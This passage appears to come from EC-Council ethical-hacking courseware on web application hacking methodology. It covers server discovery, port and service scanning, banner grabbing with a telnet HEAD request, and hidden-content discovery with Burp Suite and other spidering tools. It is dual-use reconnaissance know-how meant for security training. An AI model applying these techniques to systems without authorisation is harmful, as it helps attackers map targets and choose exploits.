- <http://www.domaintools.com>



Port Scanning

Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

Port Scanning Tools:

- Nmap
- WhatsUp PortScanner Tool
- NetScan Tools Pro
- Hping



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure: Server Discovery

In order to footprint a web infrastructure, first you need to discover the **active servers** on the internet. Server discovery gives information about the location of active servers on the Internet. The three techniques, namely whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.



Whois Lookup

Whois Lookup is a tool that allows you to gather information about a domain with the help of DNS and WHOIS queries. This produces the result in the form of a HTML report. It is a utility that gives information about the IP address of the web server and DNS names. Some of the Whois Lookup Tools are:

- <http://www.tamos.com>
- <http://netcraft.com>
- <http://www.whois.net>
- <http://www.dnsstuff.com>



DNS Interrogation

DNS interrogation is a distributed database that is used by varied organizations to

connect their IP addresses with the respective **hostnames** and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather required information for launching the attack on the target organization. This also provides information about the location and type of servers. Some of the tools are:

- ➲ <http://www.dnsstuff.com>
- ➲ <http://network-tools.com>
- ➲ <http://e-dns.org>
- ➲ <http://www.domaintools.com>



Port Scanning

Port scanning is a process of scanning the system ports to recognize the open doors. If any unused open port is recognized by an attacker, then he or she can **intrude** into the system by exploiting it. This method attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. Some of the tools are:

- ➲ Nmap
- ➲ NetScan Tools Pro
- ➲ WhatsUp Portscanner Tool
- ➲ Hping

Footprint Web Infrastructure: Service Discovery

1	Scan the target web server to identify common ports that web servers use for different services
2	Tools used for service discovery: 1. Nmap 2. NetScan Tools Pro 3. Sandcat Browser
3	Identified services act as attack paths for web application hacking

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator Interface

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprint Web Infrastructure: Service Discovery

Service discovery finds the services running on web servers that can be exploited as attack paths for web application hacking. Service discovery searches a **targeted application** environment for loads and services automatically. The targeted server has to be scanned thoroughly so that common ports used by web servers for different services can be identified.

The table that follows shows the list of common ports used by web servers and the respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager

2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

TABLE 13.1: Service Discovery

You can discover the services with the help of tools such as Nmap, NetScan Tools Pro, and Sandcat Browser.

Source: <http://nmap.org>

Nmap is a scanner that is used to find information about systems and services on a network and to construct a map of the network. It can also define different services running on the web server and give detailed information about the remote computers.




FIGURE 13.32: Zenmap Tool screenshot

Footprint Web Infrastructure: Server Identification/Banner Grabbing

CEH
Certified Ethical Hacker

Analyze the **server response header field** to identify the make, model, and version of the web server software

This information helps attackers to select the exploits from **vulnerability databases** to attack a web server and applications

C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0

Banner grabbing tools:

- 1. Telnet
- 2. Netcat
- 3. ID Serve
- 4. Netcraft

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure: Server Identification/Banner Grabbing

Through banner grabbing, an attacker identifies brand and/or version of a server, an operating system, or an application. Attackers analyze the server response header field to identify the make, model, and version of the web **server software**. This information helps attackers to select the exploits from vulnerability databases to attack a web server and applications.

```
C:\telnet www.juggyboy.com 80 HEAD / HTTP/1.0
```

A banner can be grabbed with the help of tools such as:

- ➊ Telnet
- ➋ Netcat
- ➌ ID Serve
- ➍ Netcraft

These tools make banner grabbing and analysis an easy task.



```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-Control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close

Connection to host lost.
C:\>
```

FIGURE 13.33: Server Identification/Banner Grabbing

Footprint Web Infrastructure: Hidden Content Discovery

C|EH
Certified Ethical Hacker

- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- It allows an attacker to **recover** backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

Web Spidering

- Web spiders automatically **discover the hidden content** and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:**
 - OWASP Zed Attack Proxy
 - Burp Spider
 - WebScarab

Attacker-Directed Spidering

- Attacker accesses all of the **application's functionality** and uses an intercepting proxy to monitor all requests and responses
- The intercepting proxy parses all of the **application's responses** and reports the content and functionality it discovers
- Tool: OWASP Zed Attack Proxy**

Brute-Forcing

- Use automation tools such as **Burp suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint Web Infrastructure: Hidden Content Discovery

Crucial information related to the business such as prices of products, discounts, login IDs, and passwords is kept secret. This information is usually not visible to outsiders. This information is usually stored in hidden form fields. Discover the hidden content and functionality that is not reachable from the main visible content to exploit user **privileges** within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing **snapshots** of files within the web root, new functionality that is not linked to the main application, etc. These hidden fields can be determined with the help of three techniques. They are:



Web Spidering

Web spiders automatically discover hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

Tools that can be used to discover the hidden content by means of **web spidering** include:

- OWASP Zed Attack Proxy
- Burp Spider
- WebScarab



Attacker-Directed Spidering

An attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The **intercepting proxy parses** all of the application's responses and reports the content and functionality it discovers.


The same tool used for web spidering, i.e., OWASP Zed Attack Proxy can also be used for attacker-directed spidering.



Brute Forcing

Brute forcing is a very popular and easy method to attack web servers. Use automation tools such as Burp Suite to make large numbers of requests to the web server in order to guess the names or identifiers of **hidden content** and functionality.

Web Spidering Using Burp Suite



The image shows the Burp Suite interface. On the left, the 'spider' tab is selected in the main menu. Below it, the 'attack type' dropdown is set to 'spider'. A list of found positions is displayed, with one item highlighted. On the right, the 'intruder attack 1' window shows a table of requests and their responses, with several rows of data visible.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Spidering Using Burp Suite

Source: <http://www.portswigger.net>

Burp Suite is an integrated platform for attacking web applications. It contains all the Burp tools with numerous interfaces between them, designed to facilitate and speed up the process of attacking an application.

Burp Suite allows you to combine manual and **automated** techniques to enumerate, analyze, scan, attack, and exploit web applications. The various **Burp tools** work together effectively to share information and allow findings identified within one tool to form the basis of an attack using another.

Web spidering using Burp Suite is done in the following manner:

1. Configure your web browser to use Burp as a local proxy
2. Access the entire target application visiting every single link/URL possible, and submit all the application forms available
3. Browse the target application with **JavaScript** enabled and disabled, and with cookies enabled and disabled
4. Check the site map generated by the Burp proxy, and identify any hidden application content or functions

5. Continue these steps recursively until no further content or functionality is identified




FIGURE 13.34: Server Identification/Banner Grabbing

Web Spidering Using Mozenda Web Agent Builder

Mozenda Web Agent Builder **crawls through a website** and harvests pages of information



The screenshot shows the Mozenda Web Agent Builder interface. On the left, there's a sidebar with actions like 'New Action', 'Click on item', 'Capture text or image', etc. The main area displays a product review page for 'LOVE MY NEW TV' from 'JUPTCZYZ from ROB/DC, CA'. It shows ratings for Picture Quality, Sound Quality, and Features. Below the review, there are sections for 'Customer Rating' and 'Customer Review'. At the bottom, there's a table titled 'Customer Feedback' showing reviews and their ratings.

<http://www.mozenda.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Spidering Using Mozenda Web Agent Builder

Source: <http://www.mozenda.com>

Mozenda Web Agent Builder is a Windows application used to build your data extraction project. It crawls through a website and harvests pages of information. Web Agent Builder is a tool suite that includes an intuitive UI and a browser-based instruction set. Setting up your crawler is as simple as pointing and clicking to **navigate pages** and capture the information you want.





FIGURE 13.35: Web Spidering Using Mozenda Web Agent Builder



Web App Hacking Methodology

Attack Web Servers


Once you conduct full scope footprinting on web infrastructure, analyze the gathered information to find the vulnerabilities that can be exploited to **launch attacks** on web servers. Then attempt to attack web servers using various techniques available. Each and every website or web application is associated with a web server that has code for serving a website or web application. The **attacker exploits** the vulnerabilities in the code and launches the attacks on the web server. Detailed information about hacking web servers will be explained on the following slides.



Hacking Webservers

Once the attacker identifies the web server environment, attackers scan for known vulnerabilities by using a web server vulnerability scanner. Vulnerability scanning helps the attacker to launch the attack easily by identifying the exploitable vulnerabilities present on the web server. Once the attacker gathers all the **potential vulnerabilities**, he or she tries to exploit them with the help of various attack techniques to compromise the web server. In order to stop the web server from serving **legitimate** users or clients, the attacker launches a DoS attack against the web server. You can launch attacks on the vulnerable web server with the help of tools such as UrlScan, Nikto, Nessus, Acunetix Web Vulnerability Scanner, WebInspect, etc.

Web Server Hacking Tool: WebInspect



WebInspect identifies **security vulnerabilities** in the web applications

It runs **interactive scans** using a sophisticated user interface

Attacker can exploit identified vulnerabilities to carry out **web services** attacks

<https://download.hpsmartupdate.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Webserver Hacking Tool: WebInspect

Source: <https://download.hpsmartupdate.com>

WebInspect software is web application security assessment software designed to thoroughly analyze today's complex web applications. It delivers fast **scanning capabilities**, broad assessment coverage, and accurate web application scanning results. It identifies security vulnerabilities that are undetectable by **traditional scanners**. Attackers can exploit the identified vulnerabilities for launching web services attacks.






FIGURE 13.36: WebInspect Tool Screenshot



Web App Hacking Methodology

Analyze Web Applications

Analyzing the web application helps you in identifying different vulnerable points that can be exploitable by the attacker for compromising the **web application**. Detailed information about analyzing a web application and identifying the entry points to break into the web application will be discussed on the following slides.



Analyze Web Applications

Web applications have various vulnerabilities. First, basic knowledge related to the web application has to be acquired by the attacker and then analyze the **active application's functionality** and technologies in order to identify the attack surfaces that it exposes.

Identify Entry Points for User Input

The entry point of an application serves as an entry point for attacks; these entry points include the front-end web application that listens for HTTP requests. Review the generated HTTP request to identify the user input entry points.

Identify Server-side Functionality


Server-side functionality refers to the ability of a server that **executes** programs on output web pages. Those are scripts that reside and also allow running interactive web pages or websites on particular web servers. Observe the applications revealed to the client to identify the server-side structure and functionality.

Identify Server-side Technologies

